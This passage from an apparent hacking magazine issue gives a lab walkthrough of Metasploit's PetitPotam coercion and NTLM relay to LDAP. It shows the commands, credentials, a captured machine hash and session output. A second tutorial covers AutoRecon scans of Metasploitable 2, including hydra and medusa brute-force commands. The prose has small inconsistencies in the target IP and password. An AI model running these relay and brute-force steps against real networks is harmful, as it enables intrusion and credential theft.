   RHOSTS                    yes       The target host
                                       (s), see https:
                                       //docs.metasplo
                                       it.com/docs/usi
                                       ng-metasploit/b
                                       asics/using-met
                                       asploit.html
   RPORT       445           yes       The SMB service
                                        port (TCP)
```

"I got so passionate about technology. Hacking to me was like a video game. It was about getting trophies. I just kept going on and on, despite all the trouble I was getting into, because I was hooked."

-Kevin Mitnick

```
   SMBDomain   .                no          The Windows dom
                                            ain to use for
                                            authentication
   SMBPass                      no          The password fo
                                            r the specified
                                             username
   SMBUser                      no          The username to
                                             authenticate a
                                            s
   THREADS     1                yes         The number of c
                                            oncurrent threa
                                            ds (max one per
                                             host)
```

Set all the required options, RHOST, SMBuser, SMBpass, Smbdomain.

Now, observe carefully. We are using the same hacking lab as above. Here, our target is the domain computer (1192.168.110.4) Windows 10. And we are also using credentials of Domain user Uday (Uday:P@ssword) and doma-in LOOKRECKAH.org.

```
msf6 auxiliary(scanner/dcerpc/petitpotam) > set verbos
e true
verbose => true
msf6 auxiliary(scanner/dcerpc/petitpotam) > set rhosts
 192.168.110.9
rhosts => 192.168.110.9
msf6 auxiliary(scanner/dcerpc/petitpotam) > set SMBuse
r Uday
SMBuser => Uday
msf6 auxiliary(scanner/dcerpc/petitpotam) > set SMBpas
s P@ssw0rd
SMBpass => P@ssw0rd
msf6 auxiliary(scanner/dcerpc/petitpotam) > set smbdom
ain Lookreckah.org
smbdomain => Lookreckah.org
msf6 auxiliary(scanner/dcerpc/petitpotam) >
```

After setting all the options, execute the module as shown below.

```
msf6 auxiliary(scanner/dcerpc/petitpotam) > run
[*] 192.168.110.9:445     - Binding to c681d488-d850-11d0-8c52-00c04fd90f7e:1.0@ncacn_np:192.168.110.9[\lsarpc] ...
[*] 192.168.110.9:445     - Bound to c681d488-d850-11d0-8c52-00c04fd90f7e:1.0@ncacn_np:192.168.110.9[\lsarpc] ...
[*] 192.168.110.9:445     - Attempting to coerce authentication via EfsRpcOpenFileRaw
[*] 192.168.110.9:445     - Server responded with ERROR_ACCESS_DENIED (Access is denied.)
[*] 192.168.110.9:445     - Attempting to coerce authentication via EfsRpcEncryptFileSrv
[*] New request from 192.168.110.9
I, [2025-04-25T09:20:24.275440 #5563]  INFO -- : Starting thread for connection from 192.168.110.9
I, [2025-04-25T09:20:24.298966 #5563]  INFO -- : Negotiated dialect: SMB v2.0.2
D, [2025-04-25T09:20:24.305837 #5563] DEBUG -- : Dispatching request to do_session_setup_smb2 (session: nil)
D, [2025-04-25T09:20:24.311657 #5563] DEBUG -- : Dispatching request to do_session_setup_smb2 (session: #<Session id: 998154782, user_id: nil, state: :in_progress>)
I, [2025-04-25T09:20:24.312769 #5563]  INFO -- : NTLM authentication request overridden to succeed for LOOKRECKAH\DESKTOP-01$
D, [2025-04-25T09:20:24.319112 #5563] DEBUG -- : Dispatching request to do_tree_connect_smb2 (session: #<Session id: 998154782, user_id: "LOOKRECKAH\\DESKTOP-01$"
```

"My actions constituted pure hacking that resulted in relatively trivial expenses for the companies involved, despite the government's false claims." - Kevin Mitnick

```
[*] Received request for LOOKRECKAH\DESKTOP-01$
[*] Relaying to next target ldap://192.168.110.7:389
D, [2025-04-25T09:20:24.326752 #5563] DEBUG -- : Dispa
tching request to do_session_setup_smb2 (session: #<Se
ssion id: 998154782, user_id: "LOOKRECKAH\\DESKTOP-01$
", state: :in_progress>)
I, [2025-04-25T09:20:24.327637 #5563]  INFO -- : Relay
ing NTLM type 1 message to ldap://192.168.110.7:389 (A
lways Sign: true, Sign: true, Seal: false)
I, [2025-04-25T09:20:24.328032 #5563]  INFO -- : Dropp
ing MIC and removing flags: `Always Sign`, `Sign` and
`Key Exchange`
D, [2025-04-25T09:20:24.335130 #5563] DEBUG -- : Dispa
tching request to do_session_setup_smb2 (session: #<Se
ssion id: 998154782, user_id: "LOOKRECKAH\\DESKTOP-01$
", state: :in_progress>)
I, [2025-04-25T09:20:24.336080 #5563]  INFO -- : Relay
ing NTLMv1 type 3 message to ldap://192.168.110.7:389
as LOOKRECKAH\DESKTOP-01$
I, [2025-04-25T09:20:24.336403 #5563]  INFO -- : Dropp
ing MIC and removing flags: `Always Sign`, `Sign` and
`Key Exchange`
[+] Identity: LOOKRECKAH\DESKTOP-01$ - Successfully au
thenticated against relay target ldap://192.168.110.7:
389
[SMB] NTLMv1-SSP Client     : 192.168.110.7
[SMB] NTLMv1-SSP Username   : LOOKRECKAH\DESKTOP-01$
[SMB] NTLMv1-SSP Hash       : DESKTOP-01$::LOOKRECKAH:
3638a8e21f05dd1b0000000000000000000000000000:19750
```

"Phone phreaking is a type of hacking that allows you to explore the telephone network by exploiting the phone systems and phone company employees." - Kevin Mitnick

```
[+] Identity: LOOKRECKAH\DESKTOP-01$ - Successfully au
thenticated against relay target ldap://192.168.110.7:
389
[SMB] NTLMv1-SSP Client     : 192.168.110.7
[SMB] NTLMv1-SSP Username   : LOOKRECKAH\DESKTOP-01$
[SMB] NTLMv1-SSP Hash       : DESKTOP-01$::LOOKRECKAH:
3638a8e21f05dd1b0000000000000000000000000000:19750
d650d6c1ca0d9d558c140465d81ae4688fe953357be:5233316440
22d918
[+] Relay succeeded
[*] LDAP session 2 opened (192.168.110.10:46773 -> 192
.168.110.7:389) at 2025-04-25 09:20:24 -0400
D, [2025-04-25T09:20:24.556889 #5563] DEBUG -- : Dispa
tching request to do_tree_connect_smb2 (session: #<Ses
sion id: 998154782, user_id: "LOOKRECKAH\\DESKTOP-01$"
, state: :valid>)
[*] Received request for LOOKRECKAH\DESKTOP-01$
[*] Identity: LOOKRECKAH\DESKTOP-01$ - All targets rel
ayed to
D, [2025-04-25T09:20:24.559830 #5563] DEBUG -- : Recei
ved TREE_CONNECT request for share: IPC$
D, [2025-04-25T09:20:24.569333 #5563] DEBUG -- : Dispa
tching request to do_ioctl_smb2 (session: #<Session id
```

Hackercool Magazine

This part of the page has been intentionally left blank

```
e: :valid>)
D, [2025-04-25T09:20:24.584414 #5563] DEBUG -- : Dispa
tching request to do_session_setup_smb2 (session: nil)
E, [2025-04-25T09:20:24.585480 #5563] ERROR -- : Faile
d to parse the ASN1-encoded authentication request (to
o long)
I, [2025-04-25T09:20:24.586300 #5563]  INFO -- : Endin
g thread for connection from 192.168.110.9
[+] 192.168.110.9:445     - Server responded with ERRO
R_BAD_NETPATH which indicates that the attack was succ
essful
[*] 192.168.110.9:445     - Scanned 1 of 1 hosts (100%
 complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/dcerpc/petitpotam) >
```

This will give us a LDAP session as shown below

```
  Id  Name  Type  Information          Connection
  --  ----  ----  -----------          ----------
  1         ldap  LDAP Administrat     192.168.110.10:3
                  or @ 192.168.110     7851 -> 192.168.
                  .7:389               110.7:389 (192.1
                                       68.110.7)
  2         ldap  LDAP DESKTOP-01$     192.168.110.10:4
                   @ 192.168.110.7     6773 -> 192.168.
                  :389                 110.7:389 (192.1
                                       68.110.7)


msf6 auxiliary(scanner/dcerpc/petitpotam) > sessions
-i 2
[*] Starting interaction with 2...

LDAP (192.168.110.7) > getuid
[*] Server username: LOOKRECKAH\DESKTOP-01$
LDAP (192.168.110.7) >
```

Let's run a ldap command as shown below.

```
LDAP (192.168.110.7) > query -f (sAMAccountName=DESKTOP-01$) CN=Desktop-01,CN=Computers,DC=LOOKRECKAH,DC=org
CN=DESKTOP-01,CN=Computers,DC=LookReckAH,DC=org
================================================
```

Hackercool Magazine

Name	Attributes
accountexpires	9223372036854775807
badpasswordtime	0
badpwdcount	0
cn	DESKTOP-01
codepage	0
countrycode	0
displayname	DESKTOP-01$
distinguishedname	CN=DESKTOP-01,CN=Computers,DC=LookReckAH,DC=org
dnshostname	Desktop-01.LookReckAH.org
dscorepropagationdata	16010101000000.0Z
instancetype	4
iscriticalsystemobject	FALSE
lastlogoff	0
lastlogon	133901207108104755
lastlogontimestamp	133899533390533639
localpolicyflags	0
logoncount	18
ms-ds-creatorsid	\x01\x05\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00\xdf\xc9\x83\xab\\xa8\xd2\x1d\xe0\xdc7\xa6Q\x04\x00\x00
msds-supportedencryptiontypes	28
name	DESKTOP-01

Hackercool Magazine

"The hacking trend has definitely turned criminal because of e-commerce." - Kevin Mitnick

```
 name                                    DESKTOP-01
 objectcategory                          CN=Computer,CN=Schema
,CN=Configuration,DC=LookReckAH,DC=org
 objectclass                             top
   \_                                    person
   \_                                    organizationalPerson
   \_                                    user
   \_                                    computer
 objectguid                              \xe2\xf7\xb6\x17\xf2\
xd9_J\x81\xba\xae\xb0pn\x1a\x12
 objectsid                               \x01\x05\x00\x00\x00\
x00\x00\x05\x15\x00\x00\x00\xdf\xc9\x83\xab\\xa8\xd2\
x1d\xe0\xdc7\xa6R\x04\x00\x00
 operatingsystem                         Windows 10 Pro
 operatingsystemversion                  10.0 (19045)
 primarygroupid                          515
 pwdlastset                              133899533242862637
 samaccountname                          DESKTOP-01$
 samaccounttype                          805306369
 serviceprincipalname                    RestrictedKrbHost/Des
ktop-01.LookReckAH.org
   \_                                    HOST/Desktop-01.LookR
eckAH.org
   \_                                    RestrictedKrbHost/DES
KTOP-01
   \_                                    HOST/DESKTOP-01
 useraccountcontrol                      4096
 usnchanged                              90192
 usncreated                              90170
 whenchanged                             20250424073300.0Z
 whencreated                             20250424072838.0Z
```

That's all this month. We will teach how to use more Metasploit modules i-n our next Issue.

Red Team Hacking
How to use Autorecon to gather information

In this month's feature of Red Team Hacking, you will learn about a network reconnaissance tool named AutoRecon. AutoRecon is a multi-threaded network reconnaissance tool that performs automated enumeration of services on the target network. This tool has been designed to save time for use in CTFs but can also be used in penetration tests and Red team operations.

This tool first performs Portscans/service detection scans. After analyzing the result of scan and service detection, the tool will launch further enumeration scans of those services using a number of different tools. For example, let's say it found port 53 open on the target system or network. Then, it will then launch 'dig' tool to query the DNS server. Similarly, if it finds port 80 open, it will launch Whatweb and other tools to query the CMS the target webserver is running.

The good thing about this tool is anything can be configured as we want. The default configuration performs no automated exploitation. This keeps it in line with rules of OSCP exam.

Till now you have learnt about the tool theoretically. Let's see its usage practically. As attacker system, we will use Kali Linux as AutoRecon is available by default in its repositories.

```
┌──(kali㉿kali)-[~]
└─$ autorecon
Command 'autorecon' not found, but can be installed with:
sudo apt install autorecon
Do you want to install it? (N/y)
```

Hackercool Magazine

As target for this tutorial, we will be using Metasploitable 2 as it has many vulnerable services we can test on. All you have to do to perform a recon with AutoRecon is to specify the target's IP address in network.

```
┌──(kali㉿kali)-[~]
└─$ autorecon 192.168.249.133
```

Hackercool Magazine

It starts port scanning as shown below.

```
[*] [192.168.249.133/tcp/8180/http/vhost-enum] The target was not a hostname, nor was a hostname provided as an option. Skipping virtual host enumeration.
[*] [192.168.249.133/tcp/80/http/known-security] [tcp/80/http/known-security] There did not appear to be a .well-known/security.txt file in the webroot (/).
[*] [192.168.249.133/tcp/80/http/curl-robots] [tcp/80/http/curl-robots] There did not appear to be a robots.txt file in the webroot (/).
[*] [192.168.249.133/tcp/8180/http/known-security] [tcp/8180/http/known-security] There did not appear to be a .well-known/security.txt file in the webroot (/).
[*] [192.168.249.133/tcp/8180/http/curl-robots] [tcp/8180/http/curl-robots] There did not appear to be a robots.txt file in the webroot (/).
```

```
[*] 06:31:08 - There are 8 scans still running against 192.168.249.133
[*] 06:32:08 - There are 6 scans still running against 192.168.249.133
[*] 06:33:08 - There are 5 scans still running against 192.168.249.133
[*] 06:34:08 - There are 4 scans still running against 192.168.249.133
[*] 06:35:08 - There are 4 scans still running against 192.168.249.133
[*] 06:36:09 - There are 2 scans still running against 192.168.249.133
[*] 06:37:09 - There are 2 scans still running against 192.168.249.133
[*] 06:38:09 - There is 1 scan still running against 192.168.249.133
```

Hackercool Magazine

```
92.168.249.133
[*] Finished scanning target 192.168.249.133 in 23 min
utes, 1 second
[*] Finished scanning all targets in 23 minutes, 2 sec
onds!
[*] Don't forget to check out more commands to run man
ually in the _manual_commands.txt file in each target'
s scans directory!
[!] AutoRecon identified the following services, but c
ould not match them to any plugins based on the servic
e name. Please report these to Tib3rius: tcp/512/exec/
insecure, tcp/513/login/insecure, tcp/1524/bindshell/i
nsecure, tcp/5432/postgresql/insecure, tcp/6000/X11/in
secure, tcp/8787/drb/insecure, tcp/46667/nlockmgr/inse
cure
```

Hackercool Magazine

After the scan is finished, the scan results are shown in the results folder of Autorecon as shown below.

```
┌──(kali㉿kali)-[~/.config/AutoRecon]
└─$ ls
config.toml  results
global.toml  VERSION-2.0.35
```

Hackercool Magazine

In that results folder, the scan results of each target are stored differently as shown below. For example, here they are stored in a directory which is the t-arget system's IP.

```
┌──(kali㉿kali)-[~/.config/AutoRecon]
└─$ cd results

┌──(kali㉿kali)-[~/.config/AutoRecon/results]
└─$ ls
192.168.249.133
```

Hackercool Magazine

Inside that directory, there will be four folders or directories. They are "exploit", "loot", "report" and "scans".

```
┌──(kali㉿kali)-[~/.config/AutoRecon/results]
└─$ cd 192.168.249.133

┌──(kali㉿kali)-[~/.config/AutoRecon/results/192
.168.249.133]
└─$ ls
exploit  loot  report  scans

┌──(kali㉿kali)-[~/.config/AutoRecon/results/192
.168.249.133]
└─$
```

The "exploit" folder is to store any external exploits we want to use on our target. The 'loot' folder is used to store any artefacts we collected from the target system.

```
┌──(kali㉿kali)-[~/.config/AutoRecon/results/192
.168.249.133]
└─$ ls loot

┌──(kali㉿kali)-[~/.config/AutoRecon/results/192
.168.249.133]
└─$
```

The 'report' directory contains some auto generated files that are used for reporting.

```
┌──(kali㉿kali)-[~/.config/AutoRecon/results/192
.168.249.133]
└─$ ls report
local.txt  proof.txt  screenshots
notes.txt  report.md
```

The “local.txt” file can be used to store files found on the target. Note that, Autorecon is a tool for CTF’s. Similarly, “notes.txt” contains a basic templat-e for writing notes for each service discovered.

Similarly, “proof.txt” can be used to store the proof.txt files found on target (in CTFs).

The screenshots directory is used to store screenshots to document the exp-loitation of targets. The above all may be useful in CTFs but the next thing is real.

```
┌──(kali㉿kali)-[~/.config/AutoRecon/results/192.168.249.133]
└─$ cd scans

┌──(kali㉿kali)-[~/…/AutoRecon/results/192.168.249.133/scans]
└─$ ls
_commands.log           tcp513
_full_tcp_nmap.txt      tcp514
_manual_commands.txt    tcp53
_patterns.log           tcp5432
_quick_tcp_nmap.txt     tcp56215
tcp1099                 tcp57527
tcp111                  tcp5900
tcp139                  tcp6000
tcp1524                 tcp6667
tcp2049                 tcp6697
tcp21                   tcp80
tcp2121                 tcp8009
tcp22                   tcp8180
tcp23                   tcp8787
tcp25                   _top_100_udp_nmap.txt
tcp3306                 udp111
```

Hackercool Magazine

In the above images, you can see that there is a file named "_commands.log". This file contains a list of every command AutoRecon ru -n against the target. This log proves helpful if one of the commands run by AutoRecon failed and you want to rerun again with a little bit of modification.

```
1   nmap -vv --reason -Pn -T4 -sV -sC --version-all -A --osscan-guess -oN "/home/kali/.config/AutoRecon/resu
2
3   nmap -vv --reason -Pn -T4 -sV -sC --version-all -A --osscan-guess -p- -oN "/home/kali/.config/AutoRecon/
4
5   nmap -vv --reason -Pn -T4 -sV -p 21 --script="banner,(ftp* or ssl*) and not (brute or broadcast or dos o
6
7   nmap -vv --reason -Pn -T4 -sV -p 22 --script="banner,ssh2-enum-algos,ssh-hostkey,ssh-auth-methods" -oN "
8
9   nmap -vv --reason -Pn -T4 -sV -p 23 --script="banner,telnet-encryption,telnet-ntlm-info" -oN "/home/kali
10
11  nmap -vv --reason -Pn -T4 -sV -p 25 --script="banner,(smtp* or ssl*) and not (brute or broadcast or dos
12
13  hydra smtp-enum://192.168.249.133:25/vrfy -L "/usr/share/seclists/Usernames/top-usernames-shortlist.txt"
14
15  dig -p 53 -x 192.168.249.133 @192.168.249.133
16
17  dig AXFR -p 53 @192.168.249.133
18
19  nmap -vv --reason -Pn -T4 -sV -p 53 --script="banner,(dns* or ssl*) and not (brute or broadcast or dos o
20
21  feroxbuster -u http://192.168.249.133:80/ -t 10 -w /home/kali/.local/share/AutoRecon/wordlists/dirbuster
22
23  curl -sSikf http://192.168.249.133:80/.well-known/security.txt
24
25  curl -sSikf http://192.168.249.133:80/robots.txt
26
27  curl -sSik http://192.168.249.133:80/
28
29  nikto -ask=no -Tuning=x4567890ac -nointeractive -host http://192.168.249.133:80 2>&1 | tee "/home/kali/.
30
31  nmap -vv --reason -Pn -T4 -sV -p 80 --script="banner,(http* or ssl*) and not (brute or broadcast or dos
32
33  whatweb --color=never --no-errors -a 3 -v http://192.168.249.133:80 2>&1
```

Hackercool Magazine
Hackercool Magazine

```
whatweb --color=never --no-errors -a 3 -v http://192.168.249.133:80 2>&1

nmap -vv --reason -Pn -T4 -sV -p 111 --script="banner,msrpc-enum,rpc-grind,rpcinfo" -oN "/home/kali/.con

nmap -vv --reason -Pn -T4 -sV -p 111 --script="banner,(rpcinfo or nfs*) and not (brute or broadcast or d

showmount -e 192.168.249.133 2>&1

enum4linux-ng -A -d -v 192.168.249.133 2>&1

nbtscan -rvh 192.168.249.133 2>&1

nmap -vv --reason -Pn -T4 -sV -p 139 --script="banner,(nbstat or smb* or ssl*) and not (brute or broadca

smbclient -L //192.168.249.133 -N -I 192.168.249.133 2>&1

smbmap -H 192.168.249.133 -P 139 2>&1
```

Hackercool Magazine

There is another file named "_manual.commands.txt" which contains all commands that are deemed "too dangerous" to run automatically and would be better if humans run them.

```
[*] ftp on tcp/21

    [-] Bruteforce logins:

        hydra -L "/usr/share/seclists/Usernames/top-usernames-shortlist.txt" -P "/usr/share/seclists/Pas

        medusa -U "/usr/share/seclists/Usernames/top-usernames-shortlist.txt" -P "/usr/share/seclists/Pa

[*] ssh on tcp/22

    [-] Bruteforce logins:

        hydra -L "/usr/share/seclists/Usernames/top-usernames-shortlist.txt" -P "/usr/share/seclists/Pas

        medusa -U "/usr/share/seclists/Usernames/top-usernames-shortlist.txt" -P "/usr/share/seclists/Pa

[*] smtp on tcp/25
```

Hackercool Magazine

```
[*] smtp on tcp/25

    [-] Try User Enumeration using "RCPT TO". Replace <TARGET-DOMAIN> with the target's domain name:

        hydra smtp-enum://192.168.249.133:25/rcpt -L "/usr/share/seclists/Usernames/top-usernames-shortl

[*] domain on tcp/53

    [-] Use dnsrecon to bruteforce subdomains of a DNS domain.

        dnsrecon -n 192.168.249.133 -d <DOMAIN-NAME> -D /usr/share/seclists/Discovery/DNS/subdomains-top

    [-] Use dnsrecon to automatically query data from the DNS server. You must specify the target domain

        dnsrecon -n 192.168.249.133 -d <DOMAIN-NAME> 2>&1 | tee /home/kali/.config/AutoRecon/results/192

[*] http on tcp/80

    [-] (feroxbuster) Multi-threaded recursive directory/file enumeration for web servers using various

        feroxbuster -u http://192.168.249.133:80 -t 10 -w /usr/share/wordlists/dirbuster/directory-list-

    [-] Credential bruteforcing commands (don't run these without modifying them):

        hydra -L "/usr/share/seclists/Usernames/top-usernames-shortlist.txt" -P "/usr/share/seclists/Pas

        medusa -U "/usr/share/seclists/Usernames/top-usernames-shortlist.txt" -P "/usr/share/seclists/Pa

        hydra -L "/usr/share/seclists/Usernames/top-usernames-shortlist.txt" -P "/usr/share/seclists/Pas

        medusa -U "/usr/share/seclists/Usernames/top-usernames-shortlist.txt" -P "/usr/share/seclists/Pa

    [-] (wpscan) WordPress Security Scanner (useful if WordPress is found):
```

Hackercool Magazine

Hackercool Magazine

"I don't know of any case that involves computer hacking where there were multiple defendants charged where there wasn't an informant on the case."
- Kevin Mitnick

```
[*] rpcbind on tcp/111

    [-] RPC Client:

        rpcclient -p 111 -U "" 192.168.249.133

[*] netbios-ssn on tcp/139

    [-] Bruteforce SMB

        crackmapexec smb 192.168.249.133 --port=139 -u "/usr/share/seclists/Usernames/top-usernames-shor

    [-] Nmap scans for SMB vulnerabilities that could potentially cause a DoS if scanned (according to N

        nmap -vv --reason -Pn -T4 -sV -p 139 --script="smb-vuln-* and dos" --script-args="unsafe=1" -oN

[*] netbios-ssn on tcp/445
```

Hackercool Magazine

The "_patterns.log" file in "scans" directory contains output matched to a particular pattern.

```
Matched Pattern: Powered-By: PHP/5.2.4-2ubuntu5.10

Matched Pattern: Powered by Tomcat"/><br/>

Nmap script found a potential vulnerability. (State: VULNERABLE)

Nmap script found a potential vulnerability. (State: VULNERABLE)

CVE Identified: CVE-2015-4000

CVE Identified: CVE-2015-4000

Nmap script found a potential vulnerability. (State: VULNERABLE)

CVE Identified: CVE-2014-3566

Nmap script found a potential vulnerability. (State: VULNERABLE)
```

Hackercool Magazine

```
21  CVE Identified: CVE-2014-3566
22
23  Nmap script found a potential vulnerability. (State: VULNERABLE)
24
25  CVE Identified: CVE-2011-2523
26
27  CVE Identified: CVE-2011-2523
28
29  CVE Identified: CVE-1999-0678
30
31  CVE Identified: CVE-2003-1418
32
33  Matched Pattern: Powered-By: PHP/5.2.4-2ubuntu5.10
34
35  CVE Identified: CVE-1999-0678
36
37  CVE Identified: CVE-2003-1418
```

Hackercool Magazine

```
25  CVE Identified: CVE-2011-2523
26
27  CVE Identified: CVE-2011-2523
28
29  CVE Identified: CVE-1999-0678
30
31  CVE Identified: CVE-2003-1418
32
33  Matched Pattern: Powered-By: PHP/5.2.4-2ubuntu5.10
34
35  CVE Identified: CVE-1999-0678
36
37  CVE Identified: CVE-2003-1418
38
39  Matched Pattern: Powered-By: PHP/5.2.4-2ubuntu5.10
40
41  Matched Pattern: Powered by Tomcat"/><br/>
```

Hackercool Magazine

This pattern may include any identified CVEs or a version of software information. The "_quick_tcp_nmap.txt" file consists of Nmap scan output for a quick scan.

```
# Nmap 7.94SVN scan initiated Tue Apr 29 02:26:17 2025 as: /usr/lib/nmap/nmap -vv --reason -Pn -T4 -sV -
Nmap scan report for 192.168.249.133
Host is up, received arp-response (0.00061s latency).
Scanned at 2025-04-29 02:26:17 EDT for 533s
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     REASON         VERSION
21/tcp   open  ftp         syn-ack ttl 64 vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.249.132
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYEYnaZLzcOiy21D3Zv
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyI
23/tcp   open  telnet      syn-ack ttl 64 Linux telnetd
25/tcp   open  smtp        syn-ack ttl 64 Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDST
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
```

Hackercool Magazine

Hackercool Magazine

"I wasn't a hacker for the money, and it wasn't to cause damage."
- Kevin Mitnick

```
85  |   100005  1,2,3      57527/tcp   mountd
86  |   100021  1,3,4      33093/tcp   nlockmgr
87  |   100021  1,3,4      53611/udp   nlockmgr
88  |   100024  1          46858/udp   status
89  |_  100024  1          56215/tcp   status
90  139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
91  445/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
92  512/tcp  open  exec        syn-ack ttl 64 netkit-rsh rexecd
93  513/tcp  open  login       syn-ack ttl 64 OpenBSD or Solaris rlogind
94  514/tcp  open  tcpwrapped  syn-ack ttl 64
95  1099/tcp open  java-rmi    syn-ack ttl 64 GNU Classpath grmiregistry
96  1524/tcp open  bindshell   syn-ack ttl 64 Metasploitable root shell
97  2049/tcp open  nfs         syn-ack ttl 64 2-4 (RPC #100003)
98  2121/tcp open  ftp         syn-ack ttl 64 ProFTPD 1.3.1
99  3306/tcp open  mysql       syn-ack ttl 64 MySQL 5.0.51a-3ubuntu5
100 | mysql-info:
101 |   Protocol: 10
```

Hackercool Magazine

Similarly, the "_top_100_udp_nmap.txt" contains Nmap result for a UDP scan of top 100 ports.

```
1   # Nmap 7.94SVN scan initiated Tue Apr 29 02:26:17 2025 as: /usr/lib/nmap/nmap -vv --reason -Pn -T4 -sU -A
2   Increasing send delay for 192.168.249.133 from 0 to 50 due to 11 out of 20 dropped probes since last incr
3   Nmap scan report for 192.168.249.133
4   Host is up, received arp-response (0.00064s latency).
5   Scanned at 2025-04-29 02:26:17 EDT for 471s
6   Not shown: 78 open|filtered udp ports (no-response)
7   PORT      STATE  SERVICE       REASON              VERSION
8   53/udp    open   domain        udp-response ttl 64 ISC BIND 9.4.2
9   |_dns-recursion: Recursion appears to be enabled
10  | dns-nsid:
11  |_  bind.version: 9.4.2
12  67/udp    closed dhcps         port-unreach ttl 64
13  88/udp    closed kerberos-sec  port-unreach ttl 64
14  111/udp   open   rpcbind       udp-response ttl 64 2 (RPC #100000)
15  | rpcinfo:
16  |   program version    port/proto  service
17  |   100000  2            111/tcp   rpcbind
```

Hackercool Magazine

Apart from these files, the Nmap scan result for each open port is stored in different directories. For example, let's check the output directory of tcp22 (This is the Nmap scan output of SSH).

```
┌──(kali㉿kali)-[~/…/AutoRecon/results/192.168.249.133/scans]
└─$ ls tcp22
tcp_22_ssh_nmap.txt  xml
```

Inside this directory, there will be a text file with Nmap's scan result of port 22.

```
# Nmap 7.94SVN scan initiated Tue Apr 29 02:35:11 2025 as: /usr/lib/nmap/nmap -vv --reason -Pn -T4 -sV -p
Nmap scan report for 192.168.249.133
Host is up, received arp-response (0.00033s latency).
Scanned at 2025-04-29 02:35:12 EDT for 4s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYEYnaZLzcOiy21D3ZvO
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyIk
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
MAC Address: 00:0C:29:0F:09:4E (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Apr 29 02:35:16 2025 -- 1 IP address (1 host up) scanned in 5.02 seconds
```

There will be a separate directory for each open port Nmap scanned.

"I don't condone anyone causing damage in my name, or doing anything malicious in support of my plight. There are more productive ways to help me. As a hacker myself, I never intentionally damaged anything."

- Kevin Mitnick

```
# Nmap 7.94SVN scan initiated Tue Apr 29 02:35:11 2025 as: /usr/lib/nmap/nmap -vv --reason -Pn -T4 -sV -p
Nmap scan report for 192.168.249.133
Host is up, received arp-response (0.00023s latency).
Scanned at 2025-04-29 02:35:12 EDT for 9s

PORT   STATE SERVICE REASON         VERSION
23/tcp open  telnet  syn-ack ttl 64 Linux telnetd
| telnet-encryption:
|_  Telnet server does not support encryption
|_banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD#\xFF\xFD'
MAC Address: 00:0C:29:0F:09:4E (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Apr 29 02:35:21 2025 -- 1 IP address (1 host up) scanned in 10.44 seconds
```

Hackercool Magazine

You have read at the beginning of this article that almost everything belonging to AutoRecon tool can be configured. This can be done using the configuration file in Autorecon directory.

```
┌──(kali㉿kali)-[~/.config/AutoRecon]
└─$ ls
config.toml  results
global.toml  VERSION-2.0.35
```

Hackercool Magazine

```
# Configure regular AutoRecon options at the top of this file.

# nmap-append = '-T3'
# verbose = 1
# max-scans = 30

# Configure global options here.
# [global]
# username-wordlist = '/usr/share/seclists/Usernames/cirt-default-usernames.txt'

# Configure plugin options here.
# [dirbuster]
# threads = 50
# wordlist = [
#   '/usr/share/seclists/Discovery/Web-Content/common.txt',
#   '/usr/share/seclists/Discovery/Web-Content/big.txt',
#   '/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt'
```

Hackercool Magazine

More than a single system whole performing network reconnaissance, we may need to scan multiple systems in the network at once. We can scan multiple systems using AutoRecon using the '-t' option.

